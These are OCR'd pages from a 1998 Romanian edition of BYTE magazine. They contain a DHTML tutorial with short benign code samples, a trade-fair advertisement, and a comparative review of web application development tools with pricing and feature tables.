
Poziţionarea dinamică oferă un sistem de coordonate tridimensional pentru a controla afişarea elementelor HTML. Autorii pot modifica dimensiunea unui element HTML prin atribute de poziţionare dinamică. Prin setarea acestor atribute cu ajutorul unui script, puteţi mişca conţinutul pe ecran sau să-i modificaţi dimensiunile.

Natura interactivă a DHTML permite autorilor să lase în seama vizitatorilor ajustarea poziţiei şi a factorului de mărire al elementelor din pagină. Cu toate că implementează versiuni diferite de DHTML, Netscape şi Microsoft au fost de acord asupra atributelor de poziţionare aprobate de World Wide Web Consortium (W3C).

Există cinci atribute fundamentale pentru poziţionare. Acestea sunt: `top`, `left`, `width`, `height` şi `zIndex`. Atributele top şi left reprezintă deplasamentele în pixeli faţă de elementul părinte. Variabilele `width` şi `height` specifică suprafaţa de afişare în pixeli pentru un element HTML. Elementul `zindex` specifică ordinea stocării a două elemente, care ocupă aceeaşi poziţie în pagină. Elementul care are valoarea `zindex` cea mai mare se va afla în vârful stivei. Iar cel cu valoarea cea mai negativă va fi la baza acesteia. Elementul din vârful stivei este cel vizibil.

Captura de ecran de mai sus prezintă o succesiune de imagini suprapuse, care demonstrează mărirea bazată pe poziţionare dinamică. Imaginea, care este o siglă de companie, porneşte din colţul stânga sus dintr-o imagine mică, creşte în dimensiune şi se mişcă spre dreapta până când se va opri în colţul din dreapta jos al ferestrei.

Secţiunea „Efect de mărire" din Galeria de cod de pe pagina următoare prezintă un cod de 12 linii care produce efectul din figura de mai sus. Secţiunea `Body` poziţionează un fişier .gif în colţul stânga sus al ferestrei, setând valorile `width` şi `height` la valoarea zero. Un script de doar cinci linii modifică atributele `width` şi `height` ale imaginii până când aceasta va atinge lăţimea maximă de 800 pixeli. Metoda `setTime out` a obiectului `window` determină viteza cu care va creşte imaginea. Proprietatea `onload` a obiectului `window` va genera un eveniment când se încarcă pagina, eveniment care va invoca procedura de mărire a imaginii.


http://cab586/growimage.html - Microsoft Internet Explorer
File Edit View Go Favorites Help
Back Forward Stop Refresh Home Search Favorites History Channels Print
ddress http://cab586/growimage.html
CAB
Done
Internet zone

Cu numai 12 linii de cod (vezi Galeria de cod pe pagina următoare), poţi crea efecte uimitoare.

Conţinut dinamic

DHTML oferă mai multe căi pentru a împrospăta, adăuga sau şterge text „din mers" în pagina afişată. Trei tehnici includ proprietatea de afişare, proprietatea de vizibilitate şi o colecţie de patru proprietăţi şi două metode, care manipulează textul simplu, sau cel formatat HTML.

`InnerText` şi `InnerHTML` sunt proprietăţi

Galeria de cod

Efect de mărire

```
<HTML><HEADER><SCRIPT>
function go() {
 if (image1.width<800) {
  x=window.setTimeout( go() ,100)
  image1.width=image1.width +20
  image1.height=image1.height +10;}}
window.onload = go;
</SCRIPT><BODY>
<IMG id=image1 style=
"position:absolute;left:0;top:0"
height=0;width=0 SRC="../cablogoc1.gif">
</BODY></HEADER></HTML>
```

Pălăria magică

```
<HTML><HEAD><STYLE>
 DIV {font-size:36pt; font-weight: bold;
 color:blue; filter:Shadow(color=cyan);height: 25;}
</STYLE><SCRIPT LANGUAGE= JavaScript >
function showFirst() {
 if (document.all.FirstList.style.display == "")
  {document.all.FirstList.style.display = "none";}
 else
  document.all.FirstList.style.display = "";}
function showSecond() {
 if (document.all.SecondText.style.display == "")
  {document.all.SecondText.style.display = "none";}
 else
  document.all.SecondText.style.display = "";}
</SCRIPT><BODY>
<DIV>Why Retain CAB</DIV>
<P onclick="showFirst()">Overview
<UL ID=FirstList STYLE="display:none" >
<LI>Practical Experience
<LI>Outstanding Credentials
<LI>Cost Effective</UL>
<P onclick="showSecond()">Stability</P>
<SPAN ID=SecondText STYLE="display:none">
CAB has over a dozen years experience.</SPAN>
</BODY></HTML>
```

care pot fi citite şi modificate (read-write) ale elementelor DHTML. Acestea se folosesc pentru determinarea sau înlocuirea conţinutului unui element. Diferenţa dintre cele două proprietăţi este că `InnerText` se referă doar la text. Pentru inserarea unor noi elemente în interiorul unei perechi de taguri se foloseşte `InnerHTML`.

`OuterText` şi `OuterHTML` se comportă asemenea variantelor „inner", cu excepţia că se referă atât la elementul HTML cât şi la conţinutul acestuia. Prin înlocuirea oricărei proprietăţi „outer" cu un şir gol ("") veţi şterge elementul din pagină.

O pereche de metode: `insertAjacent Text` şi `insertAdjacentHTML` permit autorilor de pagini Web să adauge texte şi elemente HTML la o pagină, fără a fi nevoie de înlocuire. Aceste metode aparţin unor elemente cum ar fi A, DIV sau P. Aceste metode au un argument care să permită ajustarea fină a poziţiei noului conţinut faţă de un element HTML.

Proprietăţile `visibility` şi `display` oferă o cale alternativă pentru a face dinamic conţinutul. Puteţi face ca să dispară sau să reapară un element cu oricare dintre aceste proprietăţi. Proprietatea `visibility` poate ascunde conţinutul unui element, dar păstrează spaţiu pentru conţinutul invizibil. Proprietatea `display` funcţionează asemănător ca şi `visibility`, doar că nu rezervă spaţiu. Prin setarea proprietăţii `display` astfel încât conţinutul elementului să fie vizibil, pagina va fi împrospătată astfel încât să includă şi noul material vizibil.

Segmentul „Pălăria magică" din Galeria de cod ascunde şi afişează textul prin intermediul proprietăţii `display`. Apăsând cu mouse-ul pe „Overview" sau „Stability" va face ca textul de dedesubt să alterneze între starea vizibilă şi cea invizibilă. Când textul de sub Overview devine vizibil, paragraful conţinând Stability se va rearanja într-o nouă poziţie astfel încât în pagină să apară şi noul text. Vizitatorii paginii comută vizibilitatea textului prin apelul metodelor `showFirst` sau `showSecond`. Aceste funcţii folosesc ca rutine de tratare pentru evenimentul de clic pe elementele din primul sau al doilea paragraf. Dând valoarea `none` atributului `visible`, textul respectiv va deveni invizibil, iar egalând `display` cu `" "` textul va fi vizibil.

Efecte multimedia

DHTML permite efecte multimedia atât prin filtre, cât şi prin tranziţii. Filtrele pot transforma textele şi imaginile. Tranziţiile controlează felul în care două imagini îşi schimbă poziţiile în aceeaşi pagină sau cum se termină o pagină şi începe alta.

Vă puteţi satisface setea creatoare cu oricare din cele 14 filtre. Codul „Pălăria magică" prezintă modul de utilizare a filtrului `shadow`. Blocul DIV din secţiunea STYLE va specifica o umbră cian pentru un text albastru. Această definiţie de stil DIV se va aplica blocului DIV de la începutul secţiunii `Body`.

Există două clase de tranziţii: una pentru conţinutul unei singure pagini, cealaltă pentru mişcările între pagini. În interiorul unei pagini puteţi invoca tranziţii de tip revelare sau de contopire. Mişcările dintre pagini sunt suportate doar de tranziţiile de tip revelaţie. Tranziţiile tip contopire scot în evidenţă conţinutul blocului sau îl fac să se contopească cu pagina. Autorii pot alege din 24 de tranziţii de tip relevare, care amintesc foarte mult de cele din PowerPoint.

Sunteţi mişcat de DHTML?

Dacă sunteţi un autor de site-uri, atunci poate vă întrebaţi dacă merită să învăţaţi DHTML. Cred că majoritatea ar răspunde cu „da". Un cod simplu poate să schimbe fundamental aspectul paginilor Web.

Acum ştiţi că puteţi, întrebarea este: Veţi face? Răspunsul îl veţi găsi văzând un site care foloseşte DHTML. Acestea vor fi mai rapide, mai atractive şi mai interactive decât cele fără DHTML. Vă pasă dacă clienţii dumneavoastră pot beneficia de aceste facilităţi doar de la concurenţa dumneavoastră? ■

Rick Dobson, Ph.D. este preşedintele companiei CAB, care oferă consultanţă în domeniul bazelor de date şi Internet. Îl puteţi contacta la adresa **Rick_Dobson@msn.com.**

[din BYTE, o publicaţie McGraw-Hill, Inc.
Adaptare - *Budai László*]

CÔMTEK

EXPOSITIONS


vă invită la:

Expoziţia şi Conferinţa Internaţională de Tehnologia Informaţiei şi Comunicaţii din România

Computers and Electronics Romanian Fair

CERF

1 9 9 8


PGA
TORNADO

Cea mai importantă expoziţie specializată de tehnică de calcul (hardware şi software), electronică, birotică şi telecomunicaţii

Ediţia a 7-a
Complexul ROMAERO Băneasa
13-17 mai 1998

Vă irosiţi timpul căutând de unul singur distribuitori pentru echipamentele dumneavoastră?

Aveţi dificultăţi în a găsi pentru produsele dumneavoastră clienţi cu mare putere de cumpărare?

Comtek vă oferă şansa de a-i întâlni pe toţi aceştia la CERF!

Organizată la puţin timp după CeBIT Hanovra, cea mai mare expoziţie europeană în acest domeniu, CERF vă prezintă echipamente şi tehnologii de ultimă oră.


Nu pierdeţi ocazia de a veni la CERF!

Pentru informaţii sunaţi acum la telefon / fax: 230.12.15; 230.62.81

IBM
HEWLETT PACKARD

ROMUS INDUSTRIES
Microsoft
Office

A&C
AutoCAD 14
FLAMINGO COMPUTERS



REPORT
ACER
THE COMPUTER COMPANY
BEST OF BYTE ROMANIA CERF '97

Logimax
IBM
Post-it

Instrumentare pentru aplicaţii Web

Doriţi să construiţi şi să întreţineţi site-uri şi aplicaţii Web? Am evaluat şapte instrumente gata să vă ajute.

De Steve Gillmor

Cele mai cunoscute aplicaţii pentru crearea şi întreţinerea de site-uri Web sunt oferite gratuit pentru fiecare maşină Windows. Chiar şi NotePad - un simplu editor de text - vă permite introducerea de HTML brut. Însă, evoluţia de la editoarele de texte la programele de prelucrare de texte şi de tehnoredactare computerizată este reflectată şi în uneltele de dezvoltare de aplicaţii Web. Au apărut o varietate de strategii de combinare într-un singur instrumentar a uneltelor pentru crearea de pagini, dezvoltarea de aplicaţii şi administrarea de site-uri.

Pentru acest Lab Report am evaluat o combinaţie de soluţii variind de la unelte drag-and-drop WYSIWYG la suite înalt scalabile care permit lucrul atât cu PC-uri cât şi cu mainframe-uri. Idea comună este de-a perfecţiona cunoştinţele şi codul moştenit în timp ce este acceptat viitorul bazat pe componente.

Visual InterDev

În primul rând, notificarea obişnuită: Produsele Microsoft rulează cel mai bine - şi uneori numai - cu Windows. Iar Visual InterDev (VI) nu face excepţie. VI acţionează asupra tehnologiei ASP (Active Server Pages) a IIS (Internet Information Server) având nevoie de un server Windows NT (sau extensia ChiliSoft pentru a rula pe alte servere Web). Deşi VI suportă atât Java cât şi un tip particular de JavaScript, el avantajează VisualBasic (VB), VBScript şi ActiveX. În plus, al său Database Designer lucrează doar cu baza de date SQL Server a companiei.

Însă, aceia care pariază pe Windows NT vor descoperi în VI un puternic integrator al setului de unelte Microsoft, importante pe plan industrial. Mediul de dezvoltare integrat al programului combină imaginea şi senzaţia generată de Office 97 cu funcţionalitatea oferită de Visual C++ şi Visual J++.

La fel ca VB 5.0 şi Internet Explorer, VI este un depozit de documente active care oferă dezvoltatorilor posibilitatea de-a lucra cu fişiere Excel, Word sau alte fişiere ActiveDoc, fără a părăsi mediul IDE. Programul vine cu Image Compose, Music Producer şi Media Manager, pentru a ajuta la administrarea conţinutului, însă aveţi şi posibilitatea de-a configura IDE pentru lansarea unei aplicaţii favorite, printr-un dublu-clic pe un anume tip de fişier sau folosind comanda Open With.

VI include o versiune a editorului HTML FrontPage97 respectiv Script Wizard-ul la nivel client care a fost lansat pentru prima dată cu ActiveX Control Pad. Script Wizard generează fie VBScript fie JScript oferind posibilitatea unei editări de cod în mod direct sau prin drag-and-drop.

BYTE BEST

INSTRUMENTAR WEB

Microsoft Visual InterDev

Este câştigătorul la limită, datorită unui raport preţ/performanţă de neegalat şi unui set de caracteristici care s-au situat la un pas de cele mai bune.

Controalele ActiveX la proiectare (design-time) automatizează crearea de scripturi la nivel server, care comunică cu motorul ASP al NT-ului. Eu am folosit Data Form Wizard pentru a genera un formular HTML cu o legătură la date care modifică înregistrările într-o bază de date ODBC şi am navigat nestânjenit într-o sesiune cu două controale la proiectare Data Range.

Controlul Data Range Header lansează Query Designer oferindu-vă o unealtă drag-and-drop pentru crearea de instrucţiuni SQL de interogare a bazelor de date ODBC. Scriptarea Active Server este generată în mod automat, deşi e nevoie de unele editări manuale pentru inserarea unor variabile de baze de date potrivite.


Când un utilizator solicită URL-ul rezultant, motorul ASP al IIS procesează codul de la nivelul server, iniţiază o sesiune utilizator şi un dialog cu baza de date backend, după care returnează o ieşire dinamică ca şi text şi HTML. Codul sursă proprietar rămâne pe server.

Puteţi vizualiza munca dvs. din interiorul IDE folosind un control ActiveX Internet Explorer sau lansând un browser. Data View vă permite printr-un simplu clic-dreapta administrarea multiplelor conexiuni la baze de date, vizualizarea definiţiilor tabelelor, a tipurilor de câmpuri, a structurilor de chei şi a procedurilor stocate. Database Designer oferă unelte asemănătoare Access care generează comenzi DDL (Data Definition Language) pentru proiectarea şi crearea tabelelor SQL Server şi a diagramelor bazelor de date.

Pentru o imagine de perspectivă puteţi comuta la Link View - o machetare cu pictograme a propriului sit. Conexiunile rupte sunt indicate în roşu şi vă este oferită posibilitatea de filtrare a elementelor după executabile; HTML; multimedia; şi conexiuni interne, externe, primare şi secundare. Dacă redenumiţi sau mutaţi un fişier, VI restabileşte în mod automat referinţele. VisualSourceSafe de la Microsoft poate fi integrat pentru înregistrare/verificare şi controlul versiunii, iar utilizatorii FrontPage pot lucra cu dezvoltatorii VI.

HAHTsite

HAHTsite 3.0 de la HAHT Software se străduieşte să devină cel mai bun produs actual, conectând platforme multiple, servere Web, baze de date, API-uri şi browsere. Dacă vă place VB şi Visual Studio IDE, veţi fi pregătit pentru rularea imediată a HAHTtalk Basic, compatibil VB şi a Web Project Explorer de la HAHTsite. În plus, puteţi folosi HAHTtalk Basic pentru a manipula şi crea instanţe pentru orice clase de obiecte Java.



Notes Designer de la Domino desfășoară imagini și navigatoare înglobate, cu formule de ascundere pentru a crea discuții pe o temă (threaded discussions) și aplicații de flux al lucrului pentru biblioteci de documente.

IDE-ul de la VisualWave este construit folosind sistemul de dezvoltare SmallTalk al VisualWorks oferind posibilitatea reutilizării regulilor de afaceri și a elementelor de interfață cu utilizatorul pe baza componentelor.

Visual Interdev oferă o varietate de editoare și programe de vizualizare de pagini, link-uri, interogări și tabele.

Form Painter de la Cactus vă permite editarea proprietăților obiectelor, inclusiv a applet-urilor Java. Printr-un clic pe butonul de Preview vă puteți vizualiza munca în navigatorul prestabilit.

Controlul ActiveX la momentul proiectării - Data Range Header - generează tag-uri HTML și scripturi de nivel server pentru executarea interogărilor SQL.

Controalele predefinite, de tipul la *momentul proiectării* (design-time) ale HAHTsite includ DB Table Widget care vă permit definirea instrucțiunilor SQL, citirea datelor și afișarea înregistrărilor într-un tabel HTML.

Un colaj de capturi de ecran care ilustrează diversitatea abordărilor acestor instrumentare, precum și natura nativ grafică a Web-ului.

Application Server, care permite un mod de lucru multiprocesor și multifilar, îndeplinește în mare același rol pe care îl are și motorul ASP al IIS Microsoft, de interceptare de apeluri către coduri de aplicație compilate și de generare dinamică de pagini HTML. Pentru o securitate sporită, serverul HAHTsite folosește cooky-uri și identificatori de stare (state IDs), inserând adresa IP a navigatorului client în identificatorul de stare.

HAHTsite suportă DAO (Database Object Model) de la Microsoft plus un acces nativ la stocările de date Oracle7, Microsoft SQL Server, Sybase SQL Server și Informix. Administratorul conexiunilor HAHTsite permite fiecărui element al unui proiect să partajeze o singură conexiune de log-in la o bază de date.

IDE-ul HAHTsite oferă o suită de controale formular - zone de text static, casete de validare, butoane radio, casete de tip listă și casete combinate - și controlul DataSet care leagă aceste controale la tabele de baze de date, asigurând acțiuni de inserare, actualizare, ștergere, interogare, reinterogare și mutare. Asistentul formular (Form Wizard) vă sugerează să selectați un tabel sau să generați o interogare SQL și să specificați câmpurile, controalele, butoanele și forma de prezentare; iar apoi generează un formular HTML de conectare la baza de date. Alți asistenți includ generatoare de rapoarte plus o unealtă vizuală de creare de cadre HTML.

Controalele de proiectare Widget, filesave și run-time (la momentul rulării) de la HAHTsite pot fi create în HAHTtalk Basic cu ajutorul unui asistent și a unui SDK înglobat sau puteți utiliza widget-uri predefinite pentru a adăuga applet-uri Java, controale ActiveX, bare de navigare prin conexiuni care se actualizează automat și handlere de e-mail către paginile proprii. Stabilirea proprietăților unei casete text generează un cod Java-Script de validare a câmpului. Porțiunile de pagini pot fi salvate ca și clipuri în Web Project Explorer, după care puteți deplasa paginile în editorul hărții de imagini pentru a genera fișiere de tip hartă la nivel client respectiv server.

HAHTsite repară conexiunile rupte, compilează codul în p-cod independent de mașină și transferă actualizările la unul sau mai multe servere prin copiere de fișier, FTP sau HTTP. Programul administrează diferențele dintre serverele Web și sistemele de

LAB REZULTATELE EVALUĂRII

CEL MAI BUN

Microsoft Visual InterDev

Cu un set teribil de funcționalități bine implementate și un preț de chilipir, VI este câștigătorul nostru detașat.

Friendship - Microsoft Developer Studio
File Edit View Insert Project Query Tools Window Help
Query Builder : DataRangeHdr1 *
//localhost/Friendship
Customers (PAINT01)
Database Diagram
Tables
* (All Columns)
Customer_ID
* (All Columns)
Update
Filter

	PREȚ PER DEZVOLTATOR	PREȚ PER SERVER	TEHNOLOGIE	IMPLEMENTARE	PERFORMANȚĂ	FACILITĂȚI	GENERAL
Visual InterDev	**$499 independent; $249 upgrade**	**nimic în plus**	★★★★★	★★★★	★★★★	★★★★★	★★★★★
Cactus 5.0	$3400	$5600	★★★★	★★★	★★★★★	★★★	★★★★
Domino/Notes 4.6	$495	$1495 UC singular; $3495 SMP	★★★★★	★★★★	★★★★	★★★★	★★★★
HAHTsite 3.0	$1995	$4995 minim/$7495 minim (ap server distribuite) per UC	★★★★★	★★★★	★★★★★	★★★★	★★★★
VisualWave 2.0	$4995	$4995 minim	★★★★	★★★★	★★★★	★★★	★★★

★★★★★ Excepțional ★★★★ Foarte bine ★★★ Bine ★★ Acceptabil ★ Slab

operare, folosind definiri de site preconfigurate pentru administrarea extensiilor de fișier, a datelor căii, a diferențelor dintre literele mari și mici și alte dependențe. Puteți folosi Visual Web Debugger local sau pe un sistem situat la distanță via o conexiune TCP/IP protejată prin parole.

Cactus

Cactus 5.0 de la Information Builders duce cu un pas mai departe modul de lucru pe platforme multiple (cross-platform), oferind aplicații Web/client/server care pot fi extinse până la nivelul sistemelor mainframe. Cactus lucrează cu serverele middleware EDA (Enterprise Data Access) / SQL de la Information Builders pentru a permite o partiționare în trei sau n straturi (tier) peste o varietate de protocoale, folosind 70 de tipuri de baze de date și lucrând pe 35 de platforme. Limbajul de programare Maintain 4GL de la Cactus rulează în mod nativ pe Unix, NT și MVS, realizând printr-o singură linie de cod ceea ce s-ar fi realizat cu 10 linii în VB respectiv 20 în Java. Curba limbaj-învățare este compensată de asistentul sintactic Case Assist.

TECH FOCUS PERSONALIZAREA PAGINILOR

La serviciul dumneavoastră

Mecanismul de servire a paginilor dinamice variază de la producător la producător, însă există unele puncte comune. Când un navigator realizează o interogare către IIS pentru o pagină ASP, serverul inițializează variabilele, procedurile și metodele aplicației și sesiunii. Un identificator global unic (GUID) este generat atât în obiectul sesiune de pe server cât și în memoria navigatorului, acționând ca și un cookie bazat pe memorie. Aplicația verifică apoi ID-ul global pe măsură ce fiecare utilizator trece prin sesiunea aplicației.

Proiectele HAHTsite pot fi publicate astfel încât identificatorii stării sunt fie stocați în cookie fie incluși în șiruri URL. În ultimul scenariu, dezvoltatorii trag și plasează legăturile la o pagină de start statică; IDE-ul generează și elaborează în mod dinamic URL-ul atunci când site-ul este publicat pe serverul de aplicații HAHT. Spre exemplu, conexiunea pentru a porni o nouă sesiune ar putea arăta în felul următor:

```
http://www.southerndigital.com/cgi-bin/hsrun/webapps/MyApp.htx;start=HS_LoginPage
```

Programul CGI hsrun (sau alt modul API) generează un șir ID de stare care este apoi înglobat în alte conexiuni ale paginii generate, returnate navigatorului. Apoi hsrun decodifică cererile URL ulterioare pentru a identifica care proces al serverului de aplicații va primi cererea.

La fel ca IIS și motorul său ASP bine conectat, serverul Domino folosește o variantă a serverului ICS 4.2+HTTP de la IBM. Când este cerută o pagină, Domino examinează URL-ul și dacă determină că datele reprezintă o pagină statică, o transmite pentru o procesare normală. Dacă recunoaște URL-ul ca și un obiect Notes, atunci extrage obiectul din baza de date NSF Notes, realizează o conversie dinamică la HTML și transmite pagina la browser. Domino leagă târziu datele din propria bază de date la logica de programare, aplicând formulele, scripturile și imaginile formularului pentru a realiza cea mai mare parte a procesării înainte de generarea paginii.

În bancul de lucru Cactus puteți folosi Form Painter pentru a dezvolta interfața propriilor aplicații, naviga cu Object Browser pentru a accesa și controla propria prezentare, logica de afaceri și componentele de acces la date. File Painter oferă o imagine ierarhică asupra structurii bazelor de date iar Partitioning Manager vă permite proiectarea pe servere multiple a procedurilor dezvoltate local. Convertirea la Web a unei aplicații Cactus client/server necesită un singur clic de mouse; caseta cu instrumente permite o comutare complementară pentru a oferi alternative bazate pe modul curent. Codul proprietar menține o poziționare perfectă a pixelilor obiectelor formularului, tag-urile HTML putând fi vizualizate în caseta de dialog Properties. Applet-urile Java, tabelele și hărțile de imagini pot fi inserate și configurate cu ușurință, fiind suportate atât JavaScript cât și VBScript.

Când un browser solicită o aplicație Cactus, serverul Web apelează un program CGI care configurează variabilele de mediu și-i transmite lui Persistent Attach Manager de la Cactus informații despre conexiune. Acest proces verifică adresa IP și datele cookie, lansând un nou task pentru o conexiune nouă, în timp ce starea task-urilor existente este menținută. Deși solicită puternic procesorul, larga răspândire a suportului platformă de care se bucură CGI capătă sens în universul Cactus.

VisualWave

VisualWave 2.0 moștenește o bază mare de aplicații client/server de la VisualWorks, un produs Object-Share (fostă ParcPlace-Digitalk), care folosește Smalltalk și biblioteca sa de mai mult de 900 de clase și 24.000 de metode. VisualWorks divide aplicațiile într-un model informațional, care administrează procesarea și stocarea datelor, și o

INSTRUMENTARE WEB CARACTERISTICI

	Visual InterDev ★B	HAHTsite	Cactus	VisualWave	Domino/ Notes	Fusion	Netiva
UNELTE DE CREAȚIE							
Editor vizual WYSIWYG	✓	✓	✓			✓	✓
Editor HTML color	✓			✓			N/A
Graphics editor	Încorporat	✓		✓			
Debugger	Descărcabil de pe Web	✓		✓	✓		✓
Controale la proiectare	✓	✓			Vizualizare dinamică, Navigatoare		
Applet-uri Java	✓	Creat și ad.	✓	✓	✓	✓	✓
Controale ActiveX	✓	✓	Manual	✓	✓	✓	
Editor/asistent cadre		Asistent		Editor	Asistent	Editor	
Editor/asistent hartă imagine	Editor	Editor	Editor	Editor	editare în interiorul IDE	Editor	
Editor/asistent scripturi nivel client	Ambele	Ambele	Editor		Editor	Incorporat Acadia InFuse JavaScript/ HTML editor	Macro editor
Vizualizare multibrowser	✓	✓	Manual	Manual	✓	✓	Manual
Poziționare perfectă a pixelilor			✓			✓	✓
IDE extensibil	✓	✓		✓	✓		
Șabloane	✓	✓		✓	✓	✓	✓
ADMINISTRAREA SITE-ULUI							
Vizualizare site	✓	✓			Imagini dinamice	✓	
Vizualizare proiect	✓	✓	✓	✓	✓	✓	✓
Corecție conexiuni	✓	✓		✓	✓	✓	
Publicare printr-un buton	✓	✓	✓		via replicare	✓	✓
Administrare sesiune/stare	✓	✓	✓	✓	post-autentificare		✓
Import site	✓	✓		✓		✓	
UNELTE DATABASE							
ODBC	✓	✓	✓	✓	✓	doar static	✓
Drivere native	ODBC	Oracle7, Sybase, Microsoft SQL Server, Informix	60 baze de date via EDA	Oracle7, Sybase, SQL Server 10 and 11, Informix	ODBC	doar ODBC static	Microsoft SQL Server, Oracle7
Baze de date înglobate			✓		✓	doar static	✓
Data-bound HTML	✓	✓	✓	✓	✓		
Generator SQL	✓	✓		✓			
SERVER DE APLICAȚII							
Scriptare la nivel server	VBScript, JScript	HAHTtalk Basic, Java	VBScript, VBA, JavaScript	Smalltalk	LotusScript Agents, Java Agents		Macro procesare via conexiuni client persistente
Platforme	Windows 95, NT	NT, AIX, HP-UX, Solaris	MVS, VM, Unix, NT, VMS	NT, HP-UX, Solaris	NT, Solaris, HP-UX, AIX, OS/2, OS/390, NetWare		Windows 95, NT
